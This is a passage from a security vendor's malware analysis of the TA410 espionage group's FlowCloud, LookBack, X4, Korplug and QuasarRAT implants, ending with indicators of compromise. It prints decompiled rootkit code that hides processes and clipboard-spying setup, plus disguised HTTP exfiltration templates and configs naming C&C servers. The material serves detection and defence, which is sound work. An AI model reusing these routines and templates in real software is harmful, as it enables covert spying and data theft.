At this point, installation of the backdoor is complete. All that is left is to execute the backdoor. To achieve this, the new process loads the decoy DLL and manually replaces its content in memory with the fcClientDll module (a process known as *module stamping* or DLL hollowing), before calling its main function.

fcClientDll (responzor.dat)

This complex module is the main component of the backdoor. It provides a wide range of capabilities from full file system access to control of camera peripherals and everything in between. Although we did not observe any plug-ins, the backdoor contains code that hints that they can be used to further extend functionality.

Before diving deeper into the functionalities, we want to highlight some notable characteristics:

- Configuration information and data for communications with the C&C server are *Protobuf*-serialized, compressed, and encrypted.
- File exfiltration is done through encrypted, Protobuf-serialized structures and is disguised as HTTP by prepending the data with a hardcoded, fake POST request. The Content-Length header is the only variable element, as it is set to the actual size of the data sent. This hardcoded request can be seen in Figure 11.
- Multiple functionalities are implemented through the use of COM objects and interfaces.

```
1 POST /messagebroker/amf HTTP/1.1
2 Host: s.peheavens.com
3 Connection: keep-alive
4 Content-Length: <content_length>
5 Origin: http://s.peheavens.com
6 X-Requested-With: ShockwaveFlash/20.0.0.306
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87 Safari/537.36
8 Content-Type: application/x-amf
9 Accept: */*
10 Referer: http://s.peheavens.com/html/portlet/ext/draco/resources/draco_manager.swf/[[DYNAMIC]]/1
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.8
13 Cookie: COOKIE_SUPPORT=true; JSESSIONID=5C7E7A60D01D2891F40648DAB6CB3DF4.jvm1; COMPANY_ID=10301;
    ID=666e7375545678695645673d; PASSWORD=7a4b48574d746470447a303d; LOGIN=6863303130;
    SCREEN_NAME=4a2b455377766b657451493d; GUEST_LANGUAGE_ID=en-US
```

Figure 11. Hardcoded, fake HTTP POST request used for FlowCloud C&C communication

This component uses an encrypted, Protobuf-serialized configuration that it tries to read from a file on disk or a registry key. The configurations we observed were composed of three sections:

1. `server_config`: This section contains information about the C&C servers and identification information about the victim and backdoor.
2. `polycys [sic]`: This section defines the behavior of the backdoor's components and is described in detail in the following paragraphs.
3. `install_config`: As the name indicates, this section defines the installation parameters.

An example of such a `server_config` is shown in Figure 12. This configuration corresponds to resource 1000 in the initial loader. It defines the address and port for both the exfiltration server (`file_server`) and the C&C server (`exchange_server`), along with the encryption key to use for communication with each. A fallback server can also be defined for each of these. The `file_key` field defines the encryption key to use when storing files that are to be exfiltrated. The other entries are used to identify the backdoor and the victimized host:

- `product_name`: A name for the backdoor in use. PCArrow1 seems to correspond to FlowCloud.
- `product_version`: The backdoor's version.
- `id_prefix`: This value is prefixed to the generated ID. Presumably, used to group victims or campaigns.
- `id`: This value uniquely identifies the victim. Initially, it is empty; the value is generated on the first execution using the following format: `<prefix>_<current timestamp>_<machine hostname>`

```

1  server_config
2  {
3
4  product_name: "PCArrowl"
5  product_version: "v5.0.2"
6  id: "1202_[REDACTED]"
7  root: ""
8  file_server: "47.111.22[.J65"
9  file_server_port: "80"
10 file_server_bak: ""
11 file_server_bak_port: ""
12 exchange_server: "47.111.22[.J65"
13 exchange_server_port: "81"
14 exchange_server_bak: ""
15 exchange_server_bak_port: ""
16 file_server_key: "E\367\016\031<...>"
17 xchg_server_key: "8\335\325$<...>"
18 file_key: "U\267\323\353\<...>"
19 is_audio_only: false
20 id_prefix: "1202"
21 }
22

```

Figure 12. server_config section of a decoded FlowCloud configuration

FlowCloud's capabilities are spread out over a series of singleton classes, each of which implements a cohesive set of functionalities related to a specific type of data or action. These roughly follow an internal naming convention where classes with names ending with manager_handler perform actions in response to C&C commands, while those whose names end with manager automatically perform actions based on timers or event listeners.

Each manager stores collected data in its own SQLite database, while data that is collected on demand is returned directly to the C&C server. Data is encrypted with the aforementioned file_key before being inserted into the database. The location of the SQLite databases is defined by the data_folder install configuration key, with the default value being %ProgramFiles%\MSBuild\Microsoft\Expression\Blend\msole\fcdata.

The classes are orchestrated by an instance of fc_kernel_manager. This object is responsible for initializing other components and handling C&C connections. It can also update the local configuration when the corresponding command is received.

As shown in Figure 13, parameters and frequency of automated actions can be specified and finely tuned through configuration policies. Data exfiltration is likewise automated: policies can contain a cache_size or cache_count parameter, which determines how much data can be collected locally by the corresponding class before it is staged for exfiltration.

```

1  policys {
2  keyboard_policy {
3    state: true
4    cycle_time: 60
5    limit_size: 100
6    cache_size: 10
7  }
8  screen_policy {

```

```
9   state: true
10  cycle_time: 30
11  cache_count: 200
12  bit_depth: 4
13  }
14  audio_policy {
15    state: false
16    cache_size: 100
17    decibel_limit: 65
18    continue_seconds: 15
19  }
20  smfile_search_policy {
21    guid: "XXXX-XXXX-XXXX-XXXX-
XXXXXXXXXXXXXX"
22    state: false
23    research: true
24    inc_all_removable: true
25    inc_all_fixed: true
26    limit_size: 1
27    recent_days: 30
28    filter: "*.doc"
29    filter: "*.docx"
30    filter: "*.xls"
31    filter: "*.xlsx"
32    filter: "*.ppt"
33    filter: "*.pptx"
34    filter: "*.bmp"
35    filter: "*.jpg"
36    filter: "*.png"
37    filter: "*.gif"
38    cache_size: 1024
39    b_exclude_system_files: true
40    b_exclude_system_folders: true
41  }
42  installedapp_policy {
43    state: false
44  }
45  clipboard_policy {
46    state: false
47    ignore_repeat: true
48    cycle_time: 300
49    limit_size: 100
50
```

```

51  single_limit_size: 10
52  cache_size: 50
53  }
54  user_activity_policy {
55  process_activity_state: false
56  browser_activity_state: false
57  }
    }

```

Figure 13. The `polycys [sic]` section of a decoded `FlowCloud` config

As we have previously mentioned, this implant uses a lot of classes. Rather than documenting each of them individually, we will present an overview of the available functionality by grouping them into three categories: those that interact with the file system, functionalities that collect information about programs and processes, and those that gather real-time information about user activity.

File system

`FlowCloud` provides interaction with the file system in a variety of ways, most of which can store file metadata and content in their SQLite database.

One of these is a component that walks through all mapped file systems and collects files that are not excluded by filters in the `smfile_search_policy`. It also creates an invisible window that listens for file creation, modification, or renaming events. The corresponding files are collected unless they are excluded by that policy.

Another component collects information about mapped volumes, including mount point, name, drive type, and disk usage data. This same class collects file and directory metadata.

As a complement to these automated measures, the backdoor implements functions that provide full access and control over the content of mounted drives. This includes bidirectional file transfers between the C&C and the compromised machine.

Programs and processes

`FlowCloud` is able to automatically obtain a list of installed software through the use of the undocumented `IShellAppManager` COM interface. This functionality can also be invoked via a C&C command. Figure 14 shows, after the extraneous code has been removed, how that interface is used.

```

result = CoCreateInstance(CLSID_ShellAppManager, 0, CLSCTX_ALL, IID_IShellAppManager, &installedAppMgr);
if (result == 0) {
    enum installed_apps = 0;
    if (installedAppMgr->EnumInstalledApps(&shellAppMgr, &enum_installed_apps) == 0) {
        for (installed_app = 0; enum_installed_apps->Next(&enum_installed_apps, &installed_app) == 0; installed_app = 0) {
            if (!installed_app) break;
            wchar_t* appinfo; //, appinfo;
            appinfo.default = -1;
            appinfo.required = 0;
            if (installed_app->GetAppInfo(installed_app, &appinfo) == 0 || (appinfo.default == APP_ORPHANED) == 0) {
                //Name and save installed app information
            }
        }
    }
}

```

Figure 14. Simplified code showing how the `IShellAppManager` COM interface is used to list installed applications

Other commands can be used to retrieve a detailed list of available services and currently running processes.

Another interesting feature is the near real-time monitoring of process activity. To achieve this, `FlowCloud` runs WMI queries every second to get all process creation and termination events. The obtained information is correlated with data from the `Win32_Process` table for a more detailed view.

User activity

`FlowCloud` is able collect a miscellany of data that we have decided to group under the “User activity” umbrella.

It has the ability to monitor the clipboard for changes and save any data it contains. As seen in Figure 15, it achieves this by creating an invisible window with a custom class and registering two clipboard formats. This window uses AddClipboardFormatListener (on Windows Vista or more recent) or SetClipboardViewer (on Windows XP and prior) to listen for clipboard content changes.

```
DittoPing_clipboard_format = RegisterClipboardFormatW(L"Ditto Ping Format");
ClipboardViewerIgnore_clipboard_format = RegisterClipboardFormatW(L"Clipboard Viewer Ignore");
window_class.cbSize = 48;
window_class.style = CS_DBLCLKS;
window_class.hInstance = GetModuleHandleW(0);
window_class.lpfnWndProc = ns_ClipboardUtil::WndProc;
window_class.lpszClassName = L"cls_{CACB140B-0B82-4340-9B05-7983017BA3A4}";
RegisterClassExW(&window_class);
ModuleHandleW = GetModuleHandleW(0);
hClipboardWindow = CreateWindowExW(
    0,
    L"cls_{CACB140B-0B82-4340-9B05-7983017BA3A4}",
    0,
    0,
    0,
    0,
    0,
    0,
    0,
    HWND_MESSAGE,
    0,
    ModuleHandleW,
    0);
v2 = CreateThread(0, 0, addListenerLoop, 0, 0, &ThreadId);
```



Figure 15. Set up monitoring of the clipboard

Collected clipboard content is stored along with information about the current foreground window. This information can help attackers understand the data by contextualizing it.

FlowCloud can periodically take screenshots and store them with information about the foreground process and time since the last user input. To limit the disk space used, images where fewer than 5% of the pixels differ from the most recently stored capture aren't saved. This feature can also be invoked on demand by the server.

Another of the backdoor's components records mouse and keyboard activity to a database. It does not collect these directly, but instead acts in tandem with the keylogger component of the driver (described in the next section) by reading data from the `\\.\pipe\namedpipe_keymousespy_english` named pipe.

Interestingly, FlowCloud can also gather information about things happening around the victim's computer. The first way it does so is through a C&C command that takes a picture using connected camera peripherals. This feature is implemented using the `CCameraDS` class from OpenCV.

The second way it can collect information about the computer's surroundings is by recording audio. Much like a voice assistant, FlowCloud can use a computer's microphone to listen to its surroundings, but instead of recording being triggered by a command word, it seems to be triggered by any sound over a threshold defined by the `decibel_limit` field of the `audio_policy`. The default value is 65 decibels, which is in the upper range of normal conversation volume (*commonly defined* to be anywhere between 50 and 70 dB by various sources).

Self-decrypting DLL (*setlangloc.dat*)

The loaded shellcode is a self-decrypting DLL. It first decrypts the embedded DLL using a byte-oriented XOR-and-ADD scheme (shown in Figure 16). The shellcode we analyzed used the key 0x7B. Once it has decrypted the embedded DLL, the shellcode manually performs the functions of `LoadLibrary` and calls the loaded module's `startModule` export.

```
1 for (int i=0; i < ciphertext_length; i++)
2     plaintext[i] = ((encrypted[i] ^ key) + key) & 0xFF
```

Figure 16. Pseudocode for the DLL decryption routine

This newly loaded module uses the same anti-debugging and anti-analysis techniques as the hijacking DLL described above. On top of those, it also uses a few tricks of its own:

- Covers its tracks by overwriting the code previously modified by the malicious library with a useless call to `IstrlenW`.
- Base64-encoded strings are used for function imports (via `GetProcAddress`) and only decoded as needed.
- Exits if the process's executable is not the expected DLL hijacking target (e.g., `setlang.exe`).

The module creates a new process using the same executable and performs process injection on it, redirecting the existing thread to the written code region. This code inside the new process launches a thread that decrypts and loads the `fcClient` module before calling its `startModule` export. That function will perform the final stages of the installation and load the DLL containing the backdoor functionality.

Driver (hidmouse.sys)

FlowCloud's driver serves a dual purpose: it acts as both a keylogger and a rootkit. It accomplishes this mainly by hijacking native drivers' handler functions for specific I/O control codes and replacing them with its own:

- Read (IRP_MJ_READ) for the keyboard driver (kbdclass or KeyboardClass0)
- Read (IRP_MJ_READ) for the mouse driver (mouclass or PointerClass0)
- Device control (IRP_MJ_DEVICE_CONTROL) for the network driver (tcpip or nsiproxy)

The driver also provides kernel-level functionalities to be used by the RAT. They can be invoked via IO control codes or by writing to specific registry keys.

This module is signed with a certificate with the thumbprint 02ED6A578C575C8D9C72398E790354B095BB07BC. Issued to Hangzhou Leishite Laser Technology Co. in 2012 by Wosign and revoked in 2014, it seems most likely this certificate was stolen.

Keylogging

In its IRP_MJ_READ handlers for keyboard and mouse events, the driver simply records IO events to *lookaside lists* before passing them to the legitimate handler. This ensures that the driver doesn't interfere in a way that could be noticeable by the user. These events are then parsed to the format used by the backdoor's keymouse_manager and written to the named pipe \\.\pipe\namedpipe_keymousespy_english.

Rootkit

After hijacking the aforementioned drivers, the rootkit erases the DLL names associated with them from internal structures used to display device drivers.

The rootkit can prevent processes from being shown by utilities that list running processes, such as Task Manager. As shown in Figure 17, it achieves this by removing their entries from the ActiveProcessLinks list of the undocumented KPROCESS kernel structure. Since this structure is not part of the public API and can change between releases, the rootkit contains code to match the operating system's build number to the correct offsets in this structure. That code covers all versions from Windows XP to Windows 10 20H1. This functionality can be invoked on any process via the IOCTL_HIDE_PROCESS_BY_PROCESSID (0x222028) control code. It is also used, on driver startup, to hide the process with the PID contained in the registry key HKLM\HARDWARE\{76BA14B7-AF0C-4dc9-9E9D-2A6970F231D9}. This process is further camouflaged by changing its associated executable filename to one of svchost.exe or dllhost.exe in the same kernel structure.

```
NTSTATUS __usercall removeProcessFromActiveLinks@eax@int proc_id@eax
{
    NTSTATUS status; // edi
    _LIST_ENTRY *active_process_links; // esi
    _LIST_ENTRY *iter; // ebx
    OFFSETS_KPROCESS offsets; // [esp+8h] [ebp-34h] 0YREF

    status = 0xC0000001;
    memset(&offsets, 0, sizeof(offsets));
    if ( !getKPROCESSOffsetsForVersion(&offsets) < 0 )
        return status;
    active_process_links = (IoGetSystemProcess() + offsets.ActiveProcessLinks);
    iter = active_process_links;
    if ( !active_process_links->Flink && !active_process_links->Blink )
        return status;
    while ( !(iter->Flink + offsets.UniqueProcessId - offsets.ActiveProcessLinks) != proc_id )
    {
        iter = iter->Blink;
        if ( iter == active_process_links )
            return 0xC0000001;
    }
    iter->Blink->Flink = iter->Flink;
    iter->Flink->Blink = iter->Blink;
    iter->Flink = iter;
    iter->Blink = iter;
    return 0;
}
```

Figure 17. Function used to prevent a process from being displayed in lists of running processes

Through its hijacking of the network driver, the rootkit can also hide a single process's network traffic from local utilities. The process whose traffic is to be hidden is set through the IOCTL_SET_TRAFFICHIDE_PROCESSID (0x222048) control code.

Some of the rootkit's functions are used by the fcClientDll module to hide the process in which it is running.

Control codes to manipulate a process name in various internal structures are also exposed by the driver.

Persistence module (fcClientWD)

This module is relatively simple compared to other components. The previously mentioned NetTask already accomplishes persistence in most cases, by executing on system startup. This module complements that mechanism by ensuring persistence in a very specific edge case where execution of the malware might be interrupted: the user logs out on a system with hibernation and Fastboot enabled. On systems where either of those is disabled, this module does nothing.

FlowCloud v4.1.3

This older version of FlowCloud has already been described in a [Proofpoint blogpost](#) and presents similarities to the newer version described in the preceding subsections, so we will only highlight notable differences and new information revealed by our analysis.

This version runs multiple anti-analysis and anti-detection checks before executing its payload, and terminates if any of those tests detect that the process is being analyzed. It checks running processes for executables of several known cybersecurity vendors. While most of these names are also present in version 5, this list is not a strict subset of the one v.5 uses. This tends to support the proposition that versions 4 and 5 of FlowCloud are maintained in parallel.

It also embeds a DLL version of the [Pafish](#) (aka Paranoid Fish) sandbox and analysis detection tool as one of its encrypted resources. This library is loaded in memory and all of the anti-analysis/anti-sandboxing checks it implements are run.

Interestingly, the driver installed is the same as the one for version 5.0.2. Those used by version 5.0.3 provide identical functionality, but differ slightly.

TA410 – LookingFrog

LookingFrog uses two main malware families: X4 and LookBack. We have seen both of them on machines belonging to the same victim.

X4

X4 is a custom backdoor that is used as a first stage, before LookBack is deployed. It is loaded by a VMProtect-ed loader, usually named PortableDeviceApi.dll or WptsExtensions.dll. Unfortunately, we were not able to uncover any persistence method.

The loader injects an orchestrator into memory in a svchost.exe process. In turn, the orchestrator injects the network component into memory and communicates with it via a file located at C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys\Log\rsa.txt. Figure 18 shows a summary of the X4 components.




Figure 18. Summary of the X4 components

The network component is shellcode. It is encrypted using the AES algorithm and stored in the Windows registry. Table 2 shows the three registry keys used by X4.

Table 2. Network shellcode registry keys

Registry Key	Description
HKLM\SOFTWARE\Microsoft\DRM\X4Key	AES key.
HKLM\SOFTWARE\Microsoft\DRM\PSKey	Name of the process into which the shellcode will be injected (spooslsv.exe).
HKLM\SOFTWARE\Microsoft\DRM\X4Data	Encrypted shellcode.

The decrypted shellcode looks like it was based on Metasploit and communicates with a hardcoded IP address via HTTP. An interesting characteristic is that it uses the fake Host header onedrive.live.com.

Every second, the orchestrator, which lives in memory only, reads the cleartext rsa.txt file to check whether there are new commands to execute. The commands are received from the C&C server, via the network shellcode. In the orchestrator, the commands are identified by a numerical identifier that is computed from the command name, as shown in Figure 19.

```
int64 __fastcall F_custom_hash_command_str(char *buf, __int64 hash)
{
    while ( *buf )
        hash = *buf++ + 131 * hash;
    return hash;
}
```




Figure 19. Custom hash function seen in X4

The orchestrator handles seven commands, detailed in Table 3. Output of these commands is written to C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys\Log\output.log.

Table 3. X4 backdoor commands

ID	Name	Description
0x3ECCFF9B9D92	osload	Write new encrypted shellcode to HKLM\SOFTWARE\Microsoft\DRM\X4Data. It can also modify X4Key and PSKey.
0x3F5FAFC0EDD	pskill	Kill a process by PID.
0x3F5FB1E6015	pslist	List the running processes using CreateToolhelp32Snapshot and Process32Next.
0x3B6C27610D1	inject	Decrypt and inject shellcode, from encrypted form on disk, into memory.
0xDA83E71	exec	Execute a given command line.
0xE9478DC	live	Get the PID of the process in which the orchestrator is running.
0x6D6E70D40	cacls	Modify the access controls of a given object using SetEntriesInAclA, SetNamedSecurityInfoA and BuildExplicitAccessWithName.

X4 provides basic functionalities to control the machine remotely, but it lacks more advanced spying capabilities.

LookBack

The LookBack backdoor has previously been described by [Proofpoint](#); we are therefore providing a quick summary and our analysis of the custom network protocol.

Backdoor

In all samples we observed, the LookBack loader is a legitimate version of libcurl.dll with the curl_share_init (ordinal #52) export modified to load the SodomNormal communications module. This corroborates the observation by [Proofpoint](#) researchers. This module is embedded in the library's resource section and encrypted with an algorithm similar to RC4. The encryption/decryption function, shown in Figure 20, always uses the same key.

```

for ( i = 0; i < 0x600; ++i )
    state[i] = i;
for ( j = 0; j < 0x100; ++j )
    key[j] = 3 ^ (j / 4);
x = 0;
v5 = 0;
do
    // KSA
    {
        v6 = state[x];
        v5 += v6 ^ key[x++];
        key[x + 0xFF] = state[v5];
        state[v5] = v6;
    }
while ( x < 0x600 );
v7 = 0;
k = 0;
v11 = 0;
if ( data_len <= 0 )
    return 0;
do
    // PRGA + encryption/decryption loop
    {
        v12 = state[k];
        v11 += k + v12;
        v8 = state[v11];
        state[v11] = v12;
        state[k] = v8;
        data[v7++] ^= state[v12 ^ v8];
        ++k;
    }
while ( v7 < data_len );

```

Figure 20. Decompiled view of the function used to encrypt and decrypt the embedded module

The SodomNormal component tries to read configuration information from a sodom.ini file. This configuration file is encrypted using the just-described function and starts with the magic bytes 0xAF1324BC. If this file is unavailable or invalid, a hardcoded default configuration is used.

A unique victim ID is then generated from the victim's CPUID, username, and IP address. This is sent to the server along with the computer's name and the configuration data. The communications module then downloads the main backdoor module, named SodomMain, from the C&C server. Unfortunately, we couldn't obtain this module.

Communication protocol

LookBack can communicate over HTTP or via its "normal protocol". In either case, the data being transferred is the same.

LookBack's normal protocol uses raw TCP sockets and a custom message format described in Table 4. This message is composed of eight header fields, followed by a body of variable length. The message body is encrypted with the function previously described for the SodomNormal resource in the loader (Figure 20). The encrypted data is then compressed with the deflate algorithm via the compress function of the statically linked zlib.

Table 4. LookBack message format

Field	Offset (bytes)	Note
Magic bytes	0x00	The constant 0x48AB2EC2. Messages that don't start with this magic value are discarded.
<Message dependent>	0x04	
Compressed body size	0x08	
Uncompressed body size	0x0C	
Checksum	0x10	CRC32 of the message body.
Message type	0x14	Integer value indicating the message's content and the associated action to be performed. We have found code for over 50 message types. There seems to be little to no overlap between the values used by the client and the server. Table 5 presents the types we have analyzed in more depth.
<Message dependent>	0x18	
<Message dependent>	0x1C	
Message Body	0x20	The message body can be empty. In this case, the checksum and length fields are set to 0x00.

Table 5. LookBack message types

Message type	Used by	Description
2	Client	Register with C&C server. The body contains configuration and information about the victim host.
3	Server	Acknowledgment for message type 2.
8	Client	Request to download the main backdoor component (SodomMain).
9	Server	Reply to message type 8. The message body contains the SodomMain file.
36 and 38	Client	Transfer file to server in message body.
35 and 37	Server	Response to message 36 or 38.
41	Client	Request file from server.
42	Server	Transfer file to client in message body (response to message 41)

The HTTP protocol uses the message format detailed in the previous paragraph, but it adds a few extra steps to disguise its traffic as legitimate HTTP. It uses a pair of hardcoded templates, one for client requests and another for server responses. The fields required for HTTP, such as content length, address, and port number, are filled in with the correct values; useless data is used for the others.

For client requests, the messages are encoded with a modified hexadecimal algorithm that uses the encoding alphabet a-p instead of the conventional 0-9a-f. This provides some obfuscation and ensures that messages will not contain binary data or be obviously hex encoded, both of which could look suspicious in an application/x-www-form-urlencoded message. The request's body is composed of this encoded value prefixed with the hardcoded string id=1&op=report&status=. Client request and server response templates are shown in Figure 21 and Figure 22 respectively, with the template fields in angle brackets.

```

1  POST <C&C address + port>/status.php?r=<epoch timestamp><random 16-bit int> HTTP/1.1
2  Accept: text/html, application/xhtml+xml, */*
3  Accept-Language: en-us
4  User-Agent: <return value of ObtainUserAgentString OR "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko">
5  Content-Type: application/x-www-form-urlencoded
6  Accept-Encoding: gzip, deflate
7  Host: <C&C url>
8  Content-Length: <content length>
9  Connection: Keep-Alive
10 Cache-Control: no-cache
11
12 id=1&op=report&status=<encoded LookBack message>

```

Figure 21. Template used for HTTP client requests

On the server side, the data described in the previous section is sent directly as binary data in the body with a header purporting it is a GIF image.

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.12.2
3 Date: <current time> GMT
4 Last-Modified: <current time - 100 seconds> GMT
5 ETag: <3 random 16-bit ints>
6 Accept-Ranges: bytes
7 Content-Length: <content length>
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Type: image/gif
11
12 <LookBack message>
```

Figure 22. Template used for HTTP server responses

TA410 – JollyFrog

This third team uses off-the-shelf malware from the known malware families QuasarRAT and Korplug (aka PlugX). JollyFrog mostly aligns with what was described [by Fortinet as APT10](#).

Korplug

Korplug, also known as [PlugX](#), is a backdoor that has been used for years by many different cyberespionage groups. Despite being well known, it is still in use and we have observed TA410 using it as recently as in April 2021.

In the case of TA410, Korplug arrives as a RARSFX archive, generally named m.exe, containing three files:

- qrt.dll: A custom loader.
- qrtfix.exe: A legitimate signed application from F-Secure, vulnerable to DLL search-order hijacking.
- qrt.dll.usb: The Korplug shellcode.

The loader allocates memory using VirtualAlloc and copies the content of qrt.dll.usb there. Then it jumps right into the shellcode that will decompress and load the Korplug payload.

QuasarRAT

QuasarRAT is a full-featured backdoor freely available on [GitHub](#). It is used by numerous threat actors who perform cyberespionage or cybercrime.

TA410 uses a custom downloader and a custom loader written in .NET, which are convenient for identifying their instances of QuasarRAT among all the noise created by other attackers.

Named sll.exe, this downloader is digitally signed with the certificate seen in Figure 23. The certificate is likely stolen and belongs to 北京和赢讯时科技有限公司 (translated: Beijing Heyingxunshi Technology Co., Ltd.) with thumbprint 850821D88A4475F0310F10FBA806353A4113D252. Although the certificate has now been revoked, it was still valid when this sample was signed on August 10th, 2020.




Figure 23. Digital signature of the QuasarRAT downloader

This downloader simply downloads the loader and encrypted QuasarRAT payload from the hardcoded C&C server [http://ffca.caibi379\[.\]com](http://ffca.caibi379[.]com), at `/rwjh/new/`. This server was previously [linked to FlowCloud](#) (FlowingFrog). The loader is named `PresentationCache.exe` and is protected with [DNGuard](#), a commercial .NET packer. It is also signed with the same certificate as the downloader. It decrypts and loads the final QuasarRAT payload, which uses `cahe.microsofts[.]org` as its C&C server.

Conclusion

TA410 is a cyberespionage umbrella targeting high-profile entities such as governments and universities worldwide. ESET is revealing its latest findings about this group, including results from ongoing research, during [Botconf 2022](#).

Initial access to targets is obtained by exploiting vulnerable internet-facing applications such as Microsoft Exchange, or by sending spearphishing emails with malicious attachments such as RTF documents created via the Royal Road builder. Even though the JollyFrog team uses generic tools, FlowingFrog and LookingFrog have access to complex implants such as FlowCloud and LookBack. YARA and Snort rules for these implants are available [in ESET's GitHub repository](#).

For any inquiries about our research published on [WeLiveSecurity](#), please contact us at threatintel@eset.com.

ESET Research now also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the [ESET Threat Intelligence page](#).

IoCs

Files

SHA-1	Filename	Detection	Description
C96558312FBF5847351B0B6F724D7B3A31CCAF03	N/A	Win32/Agent.UWR	FlowCloud v5.0.3 init loader.
1403241C415A8D686B1148FA4229A2EB833D8D08	setlangloc.dll	Win32/Agent.UNL	FlowCloud DLL hijacking malicious library.
38D0E92AFF991CFC9C68D7BAAD6CB85916139AF5	hidmouse.sys	Win32/Agent.UKR	TA410 32-bit Rootkit/Keylogger dri
AF978ED8AD37CE1437A6B42D96BF518D5C4CFD19	hidmouse.sys	Win64/Agent.UKR	TA410 64-bit Rootkit/Keylogger dri

SHA-1	Filename	Detection	Description
B70F3A3A9B5B8506EE95791469CA496E01AD7DAF	winver32.dll	Win32/Agent.ULH	FlowCloud v4.1.3 hcClientLoaderZero_backdoor.
014421BDB1EA105A6DF0C27FC114819FF3637704	hhh.exe	Win32/Agent.ABYK	FlowCloud v4.1.3 init loader.
EA298866E5A61FEEA4D062987F23B10A78C8A4CA	N/A	Win32/Agent.ULH	FlowCloud v4.1.3 backdoor.
021B9E2E8AA30B29569254C0378A9F43E4F32EEC	winver64.dll	Win64/Agent.KM	FlowCloud v4.1.3 hcClientLoaderZero_backdoor.
2A2F08FAD6B0A86DC94885224687D954E739CC21	N/A	Win32/ParanoidFish.A	Pafish sandbox detection tool.
3658B7CCA13C8C8AD03E9B6AEFE4B9CBE48E3C81	hidmouse.sys	Win64/Agent.UKR	TA410 Rootkit/Keylogger dri
517488F6BD0E7FC9EDE82F37226A75212B277E21	hidmouse.sys	Win64/Agent.UKR	TA410 Rootkit/Keylogger dri
C05B4AD7A3322917E17710842FB88A090198D51F	N/A	Win32/Agent.TWI	LookBack trojanized libcurl loader.
DB2DF1BDF8145CB8ABA3A2026A3CC3EF4F1762BE	phx.dll	Win32/Agent.TWI	LookBack trojanized libcurl loader.
EDE2AB811311FC011B1E89C5A0B7A60C123B7398	hidmouse.sys	Win64/Agent.UKR	TA410 Rootkit/Keylogger dri
7AA35BA7030AFCD271436DE8173D7B2F317A1BFC	libcurl.dll	Win32/Agent.TWI	LookBack trojanized libcurl loader.
A5C02ABE698300F3DE0B7CC7F0856652753831DA	libcurl.dll	Win32/Agent.TWI	LookBack trojanized libcurl loader.
613C4AF8E8F5F80F22DCD1827E3230FCA361ADA5	libcurl.dll	Win32/Agent.UKD	LookBack trojanized libcurl loader.
859CD6DFDADAB3D6427C6C1C29581CB2094D648F	meterpreter.exe	Win32/Rozena.CP	Metasploit Meterpreter backdoor.
DBEA7F0C0D2BF8BC365A2D1572CA1538FE8FB9A3	responsor.dat	Win32/Agent.ULL	FlowCloud fcClientD final stage backdoor.
ADD5B4FD9AEA6A38B5A8941286BC9AA4FE23BD20	絆邪紛蔡趕口昂.doc	Win32/Exploit.Agent.TY	Malicious Royal Roa document.
